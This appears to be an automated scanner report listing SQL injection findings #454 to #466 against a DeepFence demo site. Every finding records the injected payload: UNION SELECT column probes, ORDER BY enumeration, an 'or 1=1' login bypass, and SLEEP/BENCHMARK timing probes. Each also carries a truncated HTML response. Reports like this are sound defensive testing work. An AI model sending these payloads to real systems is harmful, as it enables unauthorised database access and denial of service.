Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre> <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ </pre>				

	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#454

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#455				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 17#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 17#
	Name	Value			
demouser@deepfence.io	ORDER BY 17#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#456				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>RANDBLOB(500000000/2)</td></tr></table>	Name	Value	demouser@deepfence.io	RANDBLOB(500000000/2)
Name	Value				
demouser@deepfence.io	RANDBLOB(500000000/2)				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	<p>Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]</p>				

Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>	
CWE-ID	CWE-89	
Issue Number		#457

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
-----------------	--

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>	
CWE-ID	CWE-89	
Issue Number		#458

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p>
-----------------	---

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#459

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 2--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 2--
Name	Value				
demouser@deepfence.io	ORDER BY 2--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#460				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 30--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#461

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	admin" or 1=1#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER
```

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#462	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#</td></tr></table>		Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#
Name	Value					
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zz6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#463					

Scan	SQL Injection	
------	---------------	--

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1 AND (SELECT * FROM Users) = 1</td></tr></table>	Name	Value	demouser@deepfence.io	1 AND (SELECT * FROM Users) = 1
Name	Value				
demouser@deepfence.io	1 AND (SELECT * FROM Users) = 1				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#464				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1)) or benchmark(10000000,MD5(1))#</td></tr></table>	Name	Value	demouser@deepfence.io	1)) or benchmark(10000000,MD5(1))#
Name	Value				
demouser@deepfence.io	1)) or benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#465

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#466				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 